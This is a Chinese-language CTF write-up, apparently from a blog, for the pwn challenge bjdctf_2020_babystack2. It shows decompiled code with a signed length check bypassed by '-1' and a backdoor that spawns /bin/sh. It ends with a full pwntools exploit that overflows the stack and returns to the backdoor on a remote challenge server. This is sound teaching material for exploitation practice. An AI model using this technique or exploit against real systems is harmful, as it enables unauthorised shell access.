
bjdctf_2020_babystack2

原创


m0sway 于 2022-04-04 22:07:51 发布 178 收藏

分类专栏： BUU-WP 文章标签： CTF pwn WriteUp python 网络安全



bjdctf_2020_babystack2

使用`checksec`查看：



只开启了栈不可执行。

先放进IDA中分析：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf; // [rsp+0h] [rbp-10h]
  size_t nbytes; // [rsp+Ch] [rbp-4h]

  setvbuf(_bss_start, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 1, 0LL);
  LODWORD(nbytes) = 0;
  puts("**********************************");
  puts("*     Welcome to the BJDCTF!     *");
  puts("* And Welcome to the bin world!  *");
  puts("*  Let's try to pwn the world!   *");
  puts("* Please told me u answer loudly!*");
  puts("[+]Are u ready?");
  puts("[+]Please input the length of your name:");
  __isoc99_scanf("%d", &nbytes);
  if ( (signed int)nbytes > 10 )
  {
    puts("Oops,u name is too long!");
    exit(-1);
  }
  puts("[+]What's u name?");
  read(0, &buf, (unsigned int)nbytes);
  return 0;
}
```


- `__isoc99_scanf("%d", &nbytes);`：用户输入第二次输入的长度。
- `read(0, &buf, (unsigned int)nbytes);`：向变量`buf`内读取用户第一次输入长度大小的数据。

存在`backdoor()`：

```
signed __int64 backdoor()
{
  system("/bin/sh");
  return 1LL;
}
```

- 直接getshell，调用即可。

题目思路

- 用`-1`绕过长度限制。
- 覆盖返回地址为`backdoor()`的地址。

步骤解析

> 无需

完整exp

```python
from pwn import *

#start
r = remote("node4.buuoj.cn",27324)
# r = process("../buu/bjdctf_2020_babystack2")
elf = ELF("../buu/bjdctf_2020_babystack2")

#params
backdoor_addr = elf.symbols['backdoor']

#attack
r.recv()
r.sendline(b"-1")
r.recv()
payload = b'M'*(0x10+8) + p64(backdoor_addr)
r.sendline(payload)

r.interactive()
```